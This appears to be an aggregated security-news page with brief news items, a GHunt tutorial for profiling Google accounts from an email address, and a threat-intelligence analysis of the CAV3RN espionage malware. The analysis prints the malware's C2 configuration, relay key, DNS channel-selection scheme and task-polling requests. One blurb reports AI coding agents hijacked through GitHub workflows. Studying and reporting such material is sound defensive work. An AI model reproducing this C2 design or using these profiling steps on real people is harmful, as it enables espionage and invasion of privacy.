Discord will make eligible messages from public channels in Discoverable Servers accessible through Google and other search engines, expanding conversations beyond its application. This rollout introduces privacy considerations, messages from members are automatically enabled for web publication by default in most regions. If members choose to turn off sharing later, it does not automatically remove […]
The Cybersecurity and Infrastructure Security Agency (CISA) offers two free assessment tools, ScubaGear and ScubaGoggles, to help organizations identify insecure configurations in Microsoft 365 and Google Workspace. Developed under the Secure Cloud Business Applications (SCuBA) project, these tools compare cloud tenant settings against established security baselines and generate reports that highlight configuration gaps. CISA established […]
Google has enhanced Chrome’s AI-powered scam defenses with a new server-side Gemini model that detects fake antivirus alerts, fraudulent browser updates, and other deceptive websites. Announced on October 20, 2026, these changes expand protection to all users who enable Safe Browsing’s Enhanced Protection mode. This update builds on the earlier on-device Gemini integration introduced in […]
Google released Chrome version 156 to the stable channel for Windows, macOS, and Linux, addressing 353 security vulnerabilities, including six critical flaws. Announced on October 20, 2026, this update addresses memory corruption, use-after-free errors, input validation issues, and other weaknesses across various browser components. Google stated that the deployment will continue over the coming days […]
A software supply chain campaign that hijacked AOMEI Technology’s update infrastructure to distribute hidden backdoors. Tracked as UNC7017, the attackers briefly altered server configurations between April and July 2026, then restored legitimate content before conventional security checks could reliably capture the compromise. ManageEngine’s Threat Analysis Lab initially detected suspicious activity through endpoint telemetry on May […]
A suspected China-linked espionage group exploited a critical BeyondTrust Remote Support vulnerability as a zero-day in late August 2026 weeks before BeyondTrust disclosed it on October 15. Mandiant, which investigated the incident, found the attackers used the flaw to upload a file, then built a path from an unprivileged web service account to root access, […]
Google has awarded XBOW $250,000 for creating an AI-assisted exploit chain that enabled code execution outside the Chrome browser’s renderer sandbox on Windows. This reward marks the first full-chain payout for Chrome under Google’s vulnerability reward program, introduced in April 2026. According to XBOW, all three vulnerabilities involved have since been fixed. Google Pays $250,000 […]
Check Point Research found two LiteLLM vulnerabilities that could let low-privilege users execute code, access sensitive files, hijack admin accounts, and steal AI provider API keys.
Welcome back, aspiring cyberwarriors and OSINT enthusiasts!
These days, it’s hard to find someone who doesn’t have a Google account. With the massive Google ecosystem out there, knowing how to dig into a Google account can be super useful for OSINT investigations. Ignoring it means missing out on a goldmine of information.
Therefore, in this article, we’re going to dive into using the Ghunt tool to investigate Google accounts effectively. Let’s get rolling!
What is Ghunt?
Ghunt is an open-source security framework created by the researcher mxrch. It helps gather public information connected to Google accounts. What’s important is that the tool does not break into accounts or exploit system bugs. Instead, it extracts publicly exposed data directly from Google services and internal APIs.
Investigators can start a search using a target email address, a Gaia ID, a Google Drive share link, or a Google Maps link. It can reveal an account’s unique Gaia ID, last profile edit timestamp, uploaded photos, and Google Maps reviews. It can also check for active services like Google Calendar or YouTube.
Step #1: Installation and Setup
At the time of writing, the version of Ghunt published on PyPI was not working. So, the recommended way to install this tool is directly from the Git repository.
To check if everything works, we can open the help screen.
kali> ghunt -h
You should see the output above. To continue, we need to authenticate Ghunt with Google. To do so, we need to download the Ghunt Companion extension for Firefox or Google Chrome.
This plugin will load all the necessary cookies to use Ghunt correctly. After installing it, you will need to sign in to your Google account, and at the end, you will see the screen below.
In this demonstration, I will use method number 2. Just click Launch, and the credentials will be copied to the clipboard. After that, run:
kali> ghunt login
And enter the token. Credentials will be saved locally, and in the next runs of the tool, you won’t need to enter them again.
Step #2: Modules
Once authenticated, you have the following search options:
First, the output includes a link to the user’s custom profile image. The next valuable pieces of information are the date the profile was last edited, the Gaia ID, and the list of activated Google services. A Google Gaia ID is a unique, persistent identifier assigned to a user that serves as the foundational token for Google’s centralized authentication infrastructure, enabling the company to recognize users and link their data, preferences, and activity across services such as Gmail and YouTube.
In addition, Ghunt can display Google Maps–related data associated with the account.
It includes all the activities that the user did, including photos and incident reports, if there are any.
Another Ghunt module is information gathering by Gaia ID. It works identically to how it does with email, so let’s move into the Drive module. Here we need to provide Ghunt with a Google Drive file ID. You can find this ID by right-clicking a file in Google Drive, selecting “Get link,” and copying the ID from the resulting URL, which appears after /d/.
kali> ghunt drive <file_id>
Here we can see that we found the timestamp and even the source application details. By scrolling down, we can see who the owner of the file is.
Pretty useful, I think.
Next, the module is geolocation of BSSID. But it returns approximate positions, and it won’t resolve every BSSID. So let’s not focus on that and move into the last module, spiderdal. It follows Google Digital Asset Links declarations to identify related web or Android app assets.
kali> ghunt spiderdal -u <domain>
Crawled the domain looking for Google-related data and confirmed the website itself. It discovered that the official Android app domain is tied to a domain and extracted the app’s SHA-256 signing certificate fingerprint.
Summary
A Google account is primarily designed to give users access to Google services. Over time, as a person stores more of their digital life within the Google ecosystem, the account accumulates a large amount of information that can be highly valuable for OSINT investigations. Tools like Ghunt provide a convenient way to access and analyze some part of that information. I recommend testing Ghunt, as it may earn a place in your OSINT toolbox.
If you’re looking to enhance your OSINT skills, consider exploring OSINT training. If you need assistance in uncovering the truth, don’t hesitate to reach out to us at hackers-arise@protonmail.com, and we’ll conduct a comprehensive OSINT investigation for you.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel

When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
At Black Hat USA 2026, Novee found GitHub workflow flaws in Claude Code, Gemini CLI and Codex that enabled RCE, credential theft and agent control in pipelines.

 Login
Login